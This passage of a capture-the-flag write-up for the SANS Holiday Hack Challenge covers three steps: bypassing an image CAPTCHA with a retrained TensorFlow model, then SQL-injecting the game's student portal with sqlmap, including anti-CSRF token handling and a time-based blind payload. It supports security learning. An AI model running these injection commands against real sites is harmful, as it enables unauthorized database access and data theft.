


Figure 116 - Steam Tunnels Screenshot

Now, we had the key to access <https://thisisit.elfu.org/?challenge=bitting-keyhole>.



Figure 117 - Steam Tunnels Screenshot

Clicking on the keys allowed us to select the key we generated and dragging and dropping it onto the lock, unlocked the door and keyhole, helping us complete the objective.

It led us to Krampus Hollyfeld who told us it was him who took the two turtle doves.

Hello there! I'm Krampus Hollyfeld.

I maintain the steam tunnels underneath Elf U,

Keeping all the elves warm and jolly.

Though I spend my time in the tunnels and smoke,

In this whole wide world, there's no happier bloke!

Yes, I borrowed Santa's turtle doves for just a bit.

Someone left some scraps of paper near that fireplace, which is a big fire hazard.

I sent the turtle doves to fetch the paper scraps.

Answer

Krampus Hollyfeld

Bypassing the Frido Sleigh CAPTEHA

Synopsis

Help Krampus beat the Frido Sleigh contest. For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.

- <https://fridosleigh.com/>

Hint

Machine Learning Use Cases for Cyber Security - https://youtu.be/jmVPlwjm_zs

Solution

INSERT PIECE ABOUT TRYING TO SOLVE IT A DIFFERENT WAY


Visiting the site presents us with the screenshot shown further on. Filling it out eventually brings us down to the CAPTEHA.



Figure 118 - Capteha Screenshot

More details about it can be found by clicking on the information link⁴⁰. The capteha is created from a call to <https://fridosleigh.com/api/capteha/request> which pulls in 100 random images.

⁴⁰ https://fridosleigh.com/about_CAPTEHA.html



reCAPTEHA

Privacy - Terms

What is reCAPTEHA?

CAPTEHA: Completely Automated Public Turing test to tell Elves and Humans Apart.

reCAPTEHA is a service created by Alabaster Snowball for the North Pole that helps protect websites from Humans and The Krampus. A “CAPTEHA” is a Turing test to tell elves and humans apart. It is easy for an elf to solve because elves are magical creatures that work on holiday related objects year-round and can spot and click hundreds of holiday items per second. However, non-elves (like humans) will find it nearly impossible to visualize, correctly identify and click holiday items fast enough before the time runs out. Adding reCAPTEHA to a North Pole site enables North Pole site administrators to protect systems that only elves should be able to access. You only need to solve the CAPTEHA challenge once per session and not for each and every subsequent HTTP request.

Figure 119 - Capteha Screenshot

The important line is at the end.

You only need to solve the CAPTEHA challenge once per session and not for each and every subsequent HTTP request.

A few links are given to help us along our way:

- https://downloads.elfu.org/capteha_images.tar.gz
- https://downloads.elfu.org/capteha_api.py
- https://github.com/chrisjd20/img_rec_tf_ml_demo

Frido Sleigh Continuous Cookie Contest



Enter For A Chance to win Frido Sleigh Cookies
Continuously for Life!

Frido Sleigh has decided to give away life-time supplies of Frido Sleigh cookies to many randomly selected Elves. Simply complete sections 1 and 2 of the form below.

Eligibility and Restrictions:

- Must be an Elf
- Must be an Adult Elf - 180 years or older.
- No limit on the number of entries per elf.

Selection Criteria:

- One lucky elf will be chosen at random every minute from now until contest end.
- So keep submitting as many times as it takes until you win!

1 Your Basic Info

Name:

Email:

Age:

2 About You

Why Do You Love Frido Sleigh Cookies:

Cause they're so flippin yummy!

Favorite Frido Sleigh Cookies:

- Cupid Crunch
- Sugar Cookie Santas
- Do-Si-Dancers
- Prancer's Peanut Butter Patties
- Canes Ahoy
- Snow-eo's
- Fig Northtons
- Thick Mints

I'm not a human



Submit Entry

Figure 120 – Capteha Screenshot

At this point, it would be crass not to acknowledge the great work of Chris Davis, specifically his work around the code⁴¹ that helped solve this objective.

The code used to solve this objective leaned *very heavily* on what Chris produced and it would be a disservice to Chris if we didn't acknowledge both his repository and video on machine learning⁴².

It's not up to this report to teach about machine learning. It's a very complicated area which Chris does a better job of covering than we ever will and one in which there is a plethora of resources available.

To complete this objective, given the example Chris laid out for us in comparing apples to bananas, it was almost a plug-and-play setup where we merely had to slightly at least one of the python scripts. Amending both scripts helped optimise the process if the machine power wasn't up to scratch.

Training

By default, `python3 retrain.py --image_dir ./training_images/` would have ran trained the TensorFlow machine learning model based on images within the designated folder, under default settings.

Run floating-point version of Mobilenet:

```
'''bash
python retrain.py --image_dir ~/flower_photos \
    --tfhub_module https://tfhub.dev/google/imagenet/mobilenet_v1_100_224/feature_vector/3
'''
```

Run Mobilenet, instrumented for quantization:

```
'''bash
python retrain.py --image_dir ~/flower_photos/ \
    --tfhub_module https://tfhub.dev/google/imagenet/mobilenet_v1_100_224/quantops/feature_vector/3
'''
```

These instrumented models can be converted to fully quantized mobile models via TensorFlow Lite.

There are different Mobilenet models to choose from, with a variety of file size and latency options.

- The first number can be '100', '075', '050', or '025' to control the number of neurons (activations of hidden layers); the number of weights (and hence to some extent the file size and speed) shrinks with the square of that fraction.
- The second number is the input image size. You can choose '224', '192', '160', or '128', with smaller sizes giving faster speeds.

Figure 121 - Capteha Screenshot

For this solution, running the floating-point version versus the one instrumented for quantization made negligible difference.

⁴¹ https://github.com/chrisjd20/img_rec_tf_ml_demo

⁴² https://youtu.be/jmVPLwjm_zs

However, amending the file size and latency options would make a difference. Using 025 as the first value and 128 as the second allowed the scripts to be run more reliable on less powerful machines.

Using the default settings did occasionally work and when loading on a powerful AWS instance, it always worked, but for this objective, choosing speed over accuracy was fine.

```
alan@ubuntu:~/Downloads/img_rec_tf_ml_demo$ python3 retrain.py --image_dir ./training_images/ --tfhub_module https://tfhub.dev/google/imagenet/mobilenet_v1_025_128/feature_vector/3
WARNING:tensorflow:From retrain.py:1356: The name tf.app.run is deprecated. Please use tf.compat.v1.app.run instead.
WARNING:tensorflow:From retrain.py:921: The name tf.gfile.Exists is deprecated. Please use tf.io.gfile.exists instead.
W0106 14:50:26.609646 140144613439296 module_wrapper.py:139] From retrain.py:921: The name tf.gfile.Exists is deprecated. Please use tf.io.gfile.exists instead.
WARNING:tensorflow:From retrain.py:922: The name tf.gfile.DeleteRecursively is deprecated. Please use tf.io.gfile.rmtree instead.
W0106 14:50:26.610454 140144613439296 module_wrapper.py:139] From retrain.py:922: The name tf.gfile.DeleteRecursively is deprecated. Please use tf.io.gfile.rmtree instead.
WARNING:tensorflow:From retrain.py:923: The name tf.gfile.MakeDirs is deprecated. Please use tf.io.gfile.makedirs instead.
W0106 14:50:26.611306 140144613439296 module_wrapper.py:139] From retrain.py:923: The name tf.gfile.MakeDirs is deprecated. Please use tf.io.gfile.makedirs instead.
WARNING:tensorflow:From retrain.py:168: The name tf.gfile.Walk is deprecated. Please use tf.io.gfile.walk instead.
W0106 14:50:26.612026 140144613439296 module_wrapper.py:139] From retrain.py:168: The name tf.gfile.Walk is deprecated. Please use tf.io.gfile.walk instead.
I0106 14:50:26.785865 140144613439296 retrain.py:185] Looking for images in 'Candy Canes'
WARNING:tensorflow:From retrain.py:188: The name tf.gfile.Glob is deprecated. Please use tf.io.gfile.glob instead.
W0106 14:50:26.786892 140144613439296 module_wrapper.py:139] From retrain.py:188: The name tf.gfile.Glob is deprecated. Please use tf.io.gfile.glob instead.
I0106 14:50:26.845649 140144613439296 retrain.py:185] Looking for images in 'Christmas Trees'
I0106 14:50:26.893086 140144613439296 retrain.py:185] Looking for images in 'Ornaments'
I0106 14:50:26.941215 140144613439296 retrain.py:185] Looking for images in 'Presents'
I0106 14:50:26.986270 140144613439296 retrain.py:185] Looking for images in 'Santa Hats'
I0106 14:50:27.033178 140144613439296 retrain.py:185] Looking for images in 'Stockings'
I0106 14:50:27.083877 140144613439296 resolver.py:79] Using /tmp/tfhub_modules to cache modules.
WARNING:tensorflow:From retrain.py:309: The name tf.placeholder is deprecated. Please use tf.compat.v1.placeholder instead.
W0106 14:50:27.116248 140144613439296 module_wrapper.py:139] From retrain.py:309: The name tf.placeholder is deprecated. Please use tf.compat.v1.placeholder instead.
```

Figure 122 - Capteha Screenshot

Solving

As mentioned before, truth be told, not a lot was changed from the original file.

The full script used is available in the appendix with comments and the output can be seen below along with the email.

```
alan@ubuntu:~/Downloads/img_rec_tf_ml_demo$ python3 solve.py
[+] CAPTEHA Solved with 4.995865821838379 seconds on the clock
[+] Progress:
[=====] 100%
{"data": "<h2 id=\"result_header\"> Entries for email address januszjasinski@gmail.com no longer accepted as our systems show your email was already randomly selected as a winner! Go check your email to get your winning code. Please allow up to 3-5 minutes for the email to arrive in your inbox or check your spam filter settings. <br><br> Congratulations and Happy Holidays!</h2>","request":true}
[+] Took 40.75910830497742 to run completely
alan@ubuntu:~/Downloads/img_rec_tf_ml_demo$
```

Figure 123 - Capteha Screenshot

Not long after, the email was received confirming victory.

Frido Sleigh - A North Pole Cookie Company

**Congratulations you have been selected as a winner of
Frido Sleigh's Continuous Cookie Contest!**

To receive your reward, simply attend KringleCon at Elf University and submit the following code in your badge:

8la8LiZEwvyZr2WO

Congratulations,
The Frido Sleigh Team

To Attend KringleCon at Elf University, following the link at kringlecon.com

Figure 124 - Capteha Screenshot

Answer

8la8LiZEwvyZr2WO

Retrieve Scraps of Paper from Server

Synopsis

Gain access to the data on the Student Portal server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.

- <https://studentportal.elfu.org/>

Hint

Sqlmap Tamper Scripts - <https://pen-testing.sans.org/blog/2017/10/13/sqlmap-tamper-scripts-for-the-win>

Solution

SQLi it is then! There seems to be two points of injection:

- <https://studentportal.elfu.org/apply.php>
- <https://studentportal.elfu.org/check.php>




Figure 125 - SQLi Screenshot

The apply link will be inserting data and the check link will be reading data so personal preference would be to read data because otherwise it will leave the table for applications massive if we do lots of testing against it and therefore reading data would take a lot longer.

Check Application Status

Email address

CHECK STATUS

Figure 126 - SQLi Screenshot

However, adding the classic apostrophe isn't allowed.

test@email.com'

! A part following '@' should not contain the symbol "'".

CHECK STATUS

Figure 127 - SQLi Screenshot

A few ways around this – we can just amend the type of input to be standard text which will allow the form to be processed.

```
▼<div class="form-group">
  <label for="inputEmail" class="sr-only">Elf Mail Address</label>
  <input name="elfmail" type="text" id="inputEmail" class="form-control form-control-lg"
    placeholder="Email address" required autofocus> == $0
</div>
<input type="hidden" id="token" name="token" value>
```

Figure 128 - SQLi Screenshot

There's also a token field that's hidden. It's empty on page load but there is some JavaScript that on submission of the form, gets a token from `validator.php` and populates the field before the form finally gets submitted.

```
▼<script>

  function submitApplication() {
    console.log("Submitting");
    elfSign();
    document.getElementById("check").submit();
  }
  function elfSign() {
    var s = document.getElementById("token");

    const Http = new XMLHttpRequest();
    const url='/validator.php';
    Http.open("GET", url, false);
    Http.send(null);

    if (Http.status === 200) {
      console.log(Http.responseText);
      s.value = Http.responseText;
    }
  }

</script>
```

Figure 129 - SQLi Screenshot

This seems to be CSRF⁴³. An example of a string generated by the file is:

MTAxMDE5MDcxMjk2MTU3ODQyMjk4OTEwMTAxOTA3MS4yOTY=_MTI5MzA0NDExMjU4ODgzMjMyNjEwMjgxLjQ3Mg==

It's two parts of base64 encoded strings. Decoded both halves reveal a string of numbers that seem to be loosely based on time. Running it a dozen or more times in quick succession reveals something like the below, with the 3rd column being the difference between the two

1009693460481577646032100969346.048'	129240762941443231019073.536'	-1292407629414430000000000
1009693461121577646033100969346.112'	129240763023363231019075.584'	-1292407630233630000000000
1009693461121577646033100969346.112'	129240763023363231019075.584'	-1292407630233630000000000
1009693461761577646034100969346.176'	129240763105283231019077.632'	-1292407631052830000000000
1009693461761577646034100969346.176'	129240763105283231019077.632'	-1292407631052830000000000
1009693462401577646035100969346.24'	129240763187203231019079.68'	-1292407631872030000000000
1009693462401577646035100969346.24'	129240763187203231019079.68'	-1292407631872030000000000
1009693463041577646036100969346.304'	129240763269123231019081.728'	-1292407632691230000000000
1009693463041577646036100969346.304'	129240763269123231019081.728'	-1292407632691230000000000
1009693463681577646037100969346.368'	129240763351043231019083.776'	-1292407633510430000000000
1009693463681577646037100969346.368'	129240763351043231019083.776'	-1292407633510430000000000
1009693464321577646038100969346.432'	129240763432963231019085.824'	-1292407634329630000000000
1009693464321577646038100969346.432'	129240763432963231019085.824'	-1292407634329630000000000
1009693464961577646039100969346.496'	129240763514883231019087.872'	-1292407635148830000000000
1009693464961577646039100969346.496'	129240763514883231019087.872'	-1292407635148830000000000
1009693465601577646040100969346.56'	129240763596803231019089.92'	-1292407635968030000000000
1009693466241577646041100969346.624'	129240763678723231019091.968'	-1292407636787230000000000
1009693466241577646041100969346.624'	129240763678723231019091.968'	-1292407636787230000000000
1009693466881577646042100969346.688'	129240763760643231019094.016'	-1292407637606430000000000
1009693466881577646042100969346.688'	129240763760643231019094.016'	-1292407637606430000000000
1009693467521577646043100969346.752'	129240763842563231019096.064'	-1292407638425630000000000
1009693467521577646043100969346.752'	129240763842563231019096.064'	-1292407638425630000000000
1009693468161577646044100969346.816'	129240763924483231019098.112'	-1292407639244830000000000
1009693468161577646044100969346.816'	129240763924483231019098.112'	-1292407639244830000000000
1009693468801577646045100969346.88'	129240764006403231019100.16'	-1292407640064030000000000
1009693468801577646045100969346.88'	129240764006403231019100.16'	-1292407640064030000000000
1009693469441577646046100969346.944'	129240764088323231019102.208'	-1292407640883230000000000
1009693469441577646046100969346.944'	129240764088323231019102.208'	-1292407640883230000000000
1009693470081577646047100969347.008'	129240764170243231019104.256'	-1292407641702430000000000

Figure 130 - SQLi Screenshot

The first column has a mix of epoch/unix time and increases with every request.

Moving on with the SQLi attempt, we submit the form and get an error from the following page which has the following URL: https://studentportal.elfu.org/application-check.php?elfmail=test%40email.com%27&token=MTAxMDE5MDg2MjcyMTU3ODQyMzlyMzEwMTAxOTA4Ni4yNzI%3D_MTI5MzA0NDMwNDI4MTYzMjMyNjEwNzYwLjcwNA%3D%3D.

⁴³ [https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF))




Figure 131 - SQLi Screenshot

Refreshing the page, removing the token or putting a different token in results in another error.



Figure 132 - SQLi Screenshot

Let's throw SQLMAP at the URL and see what happens.

A screenshot of a terminal window titled "root@kali: ~". The command entered is "sqlmap -u "https://studentportal.elfu.org/application-check.php?elfmail=INJECT&token=MTAwOTYxODA3NjE2MTU3NzUyODI0NDEwMDk2MTgwNy42MTY%3D_MTI5MjMxMTEzNzQ4NDgzMjMwNzc3ODQzMjcxMg%3D%3D"" followed by a question mark. The output shows the SQLMAP interface with a tree diagram and the URL "http://sqlmap.org". Legal disclaimers and a prompt for automatic CSRF token handling are also visible.

Figure 133 - SQLi Screenshot

SQLMAP recognises the token as an anti-CSRF token. In order to use it, we can use some of the parameters that SQLMAP allows⁴⁴.

```
File Actions Edit View Help
root@kali: ~
root@kali:~# sqlmap -u "https://studentportal.elfu.org/application-check.php?elfmail=INJECT&token=MTAwOTYxODA3NjE2MTU3NzUyODI0NDEwMDk2MTgwNy42MTYx3D_MT15MjMxMTEzNzQ4NDgzMjMwNzc3ODQzMjcxMg%3D%3D" --csrf-url="https://studentportal.elfu.org/validator.php" --csrf-token="token"
{1.3.11#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:01:54 /2019-12-28/
[11:01:55] [INFO] testing connection to the target URL
[11:01:55] [CRITICAL] anti-CSRF token 'token' can't be found at 'https://studentportal.elfu.org/validator.php'
[*] ending @ 11:01:55 /2019-12-28/
root@kali:~#
```

Figure 134 - SQLi Screenshot

Unfortunately, this errors out. Reading certain resources⁴⁵, it seems we have to provide the token in a certain way. We therefore setup a file on our server where it outputs the token in as many ways as is reasonable.

⁴⁴ <https://github.com/sqlmapproject/sqlmap/wiki/Usage>

⁴⁵ <https://github.com/sqlmapproject/sqlmap/issues/2>

Figure 135 - SQLi Screenshot

The script is re-run but instead of pointing at the validator URL, we point it at our own server.

```
File Actions Edit View Help
root@kali:~/sqlmap/output/studentportal.elfu.org#
root@kali:~/sqlmap/output/studentportal.elfu.org# sqlmap --url="https://studentportal.elfu.org/application-check.php?elfmail=inject&token=jasinski" --user-agent='Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko' -dbs=MySQL -level=1 -risk=1 -dbs -not-string='MariaDB' --csrf-url="http://35.177.141.113/v/" --csrf-token="token" --flush-session

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:50:01 /2019-12-28

[12:50:01] [INFO] flushing session file
[12:50:02] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('token=NTAwOTYyMz ... AwOA53DX3D'). Do you want to use those [Y/n] Y
[12:50:07] [INFO] testing if GET parameter 'elfmail' is dynamic
[12:50:09] [WARNING] GET parameter 'elfmail' does not appear to be dynamic
[12:50:11] [INFO] heuristic (basic) test shows that GET parameter 'elfmail' might be injectable (possible DBMS: 'MySQL')
[12:50:13] [INFO] heuristic (XSS) test shows that GET parameter 'elfmail' might be vulnerable to cross-site scripting (XSS) attacks
[12:50:15] [INFO] testing if SQL injection is possible
for the remaining parameters, do you want to include all of them? [Y/n] Y
[12:50:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:50:20] [WARNING] reflective value(s) found and filtering out
[12:50:40] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:50:44] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:50:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[12:53:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[12:55:01] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[12:58:06] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[13:00:49] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[13:03:17] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (SELECT)'
[13:08:27] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[13:11:13] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool/int)'
[13:13:35] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[13:13:39] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[13:13:43] [INFO] testing 'MySQL boolean-based blind - Parameter replace ("ELT")'
[13:13:47] [INFO] testing 'MySQL boolean-based blind - Parameter replace (SELECT - original value)'
[13:13:52] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool/int)'
[13:13:56] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool/int - original value)'
[13:14:00] [INFO] testing 'MySQL > 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[13:14:09] [INFO] testing 'MySQL > 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[13:14:10] [INFO] testing 'MySQL > 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[13:14:14] [INFO] testing 'MySQL > 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[13:14:17] [INFO] testing 'MySQL > 5.0 boolean-based blind - Stacked queries'
[13:15:57] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'
[13:15:57] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[13:17:45] [INFO] testing 'MySQL > 5.5 or error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[13:19:32] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING or GROUP BY clause (EXP)'
```

Figure 136 - SQLi Screenshot

Looks more promising this time around so we let the processing continue. Whilst it runs, we see if we can take advantage of another SQLMAP parameter – `eval`.

```
[ec2-user@kali:~] ec2-user@kali:~$ sqlmap -u "https://studentportal.elfu.org/application-check.php?elfmail=inject&token=abcd" -p elfmail --eval="import urllib;response=urllib.urlopen('https://studentportal.elfu.org/validator.php');token=response.read()" --threads=10 --flush-session --dbms=MySQL --level=1 --risk=1 --all --not-string='MariaDB'
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
[!] Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:27:59 /2019-12-28

[13:27:59] [INFO] flushing session file
[13:27:59] [INFO] testing connection to the target URL
[13:28:01] [INFO] heuristic (basic) test shows that GET parameter 'elfmail' might be injectable (possible DBMS: 'MySQL')
[13:28:02] [INFO] heuristic (XSS) test shows that GET parameter 'elfmail' might be vulnerable to cross-site scripting (XSS) attacks
[13:28:02] [INFO] testing for SQL injection on GET parameter 'elfmail'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[13:28:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:28:04] [WARNING] reflective value(s) found and filtering out
[13:28:10] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:28:11] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[13:28:14] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[13:28:15] [INFO] testing 'MySQL inline queries'
[13:28:16] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[13:28:16] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[13:28:34] [INFO] GET parameter 'elfmail' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[13:28:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:28:34] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[13:28:35] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[13:28:39] [INFO] target URL appears to have 1 column in query
[13:28:54] [INFO] checking if the injection point on GET parameter 'elfmail' is a false positive
GET parameter 'elfmail' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 71 HTTP(s) requests:
---
Parameter: elfmail (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: elfmail=inject AND (SELECT 6125 FROM (SELECT(SLEEP(5)))UVCA) AND 'XnTe'='XnTe&token=abcd
---
[13:39:43] [INFO] the back-end DBMS is MySQL
[13:39:43] [INFO] fetching banner
multi-threading is considered unsafe in time-based data retrieval. Are you sure of your choice (breaking warranty) [y/N] y
```

Figure 137 - SQLi Screenshot

Seems this way works as well but since the first route is further down the line, we'll continue with that.

We start getting some data through.

The screenshot shows a terminal window with the following output:

```
root@kali:~/sqlmap/output/studentportal.elfu.org
[13:33:16] [INFO] retrieved: '4'
[13:33:17] [INFO] retrieved: 'Bushy Evergreen'
[13:33:18] [INFO] retrieved: '39236392826'
[13:33:19] [INFO] retrieved: 'Check out my makeshift armour made of kitchen pots and pans!!!'
[13:33:20] [INFO] retrieved: 'Reindeer Husbandry'
[13:33:21] [INFO] retrieved: '7'
[13:33:22] [INFO] retrieved: 'Pepper Minstix'
[13:33:23] [INFO] retrieved: '39236392826'
[13:33:24] [INFO] retrieved: 'My goal is to be a happy elf!'
[13:33:25] [INFO] retrieved: 'Present Wrapping'
[13:33:26] [INFO] retrieved: '8'
[13:33:27] [INFO] retrieved: 'Sugarplum Mary'
[13:33:28] [INFO] retrieved: '5682168522137'
[13:33:29] [INFO] retrieved: 'Santa and I are besties for life!!!'
[13:33:30] [INFO] retrieved: 'Holiday Cheer'
[13:33:31] [INFO] retrieved: '9'
[13:33:32] [INFO] retrieved: 'Shimmy Upatree'
[13:33:33] [INFO] retrieved: '228755779218'
Database: elfu
Table: students
0 entries
...
+-----+-----+-----+-----+
| id | bio           | name        | degree      | student_number |
+-----+-----+-----+-----+
| 1  | My goal is to be a happy elf!          | Elfie       | Raindeer Husbandry | 39236392826 |
| 2  | I'm just a elf. Yes, I'm only a elf. And I'm sitting here on Santa's sleigh, it's a long, long journey To the christmas tree. It's a long, long wait while I'm tinkering in the factory. But I know I'll be making kids smile on the holiday... At least I hope and pray that I will. But today, I'm still ju | Elferson     | Dreamengineering | 39210852026 |
| 3  | Have you seen my list?? It is pretty high tech!          | Alabaster Snowball | Geospatial Intelligence | 39236392826 |
| 4  | I am an engineer and the inventor of Santa's magic toy-making machine.          | Bushy Evergreen | Composites and Engineering | 39236392826 |
| 5  | My goal is to be a happy elf!          | Wunorse Openslae | Toy Design | 39236372526 |
| 6  | My goal is to be a happy elf!          | Bushy Evergreen | Present Wrapping | 392363128026 |
| 7  | Check out my makeshift armour made of kitchen pots and pans!!!          | Pepper Minstix | Reindeer Husbandry | 39236392826 |
| 8  | My goal is to be a happy elf!          | Sugarplum Mary | Present Wrapping | 5682168522137 |
| 9  | Santa and I are besties for life!!!          | Shimmy Upatree | Holiday Cheer | 228755779218 |
+-----+-----+-----+-----+
[13:33:54] [INFO] table 'elfu.students' dumped to CSV file '/root/.sqlmap/output/studentportal.elfu.org/dump/elfu/students.csv'
[13:33:54] [INFO] fetching columns for table 'applications' in database 'elfu'
[13:33:56] [INFO] used SQL query returns 6 entries
```

Figure 138 - SQLi Screenshot

At the time of writeup, the applications table had in excess of 25k records which looked to be full of SQLMAP attempts so we cancel out of that early and just target the table we want.

The screenshot shows a terminal window with the following output:

```
root@kali:~/sqlmap/output/studentportal.elfu.org
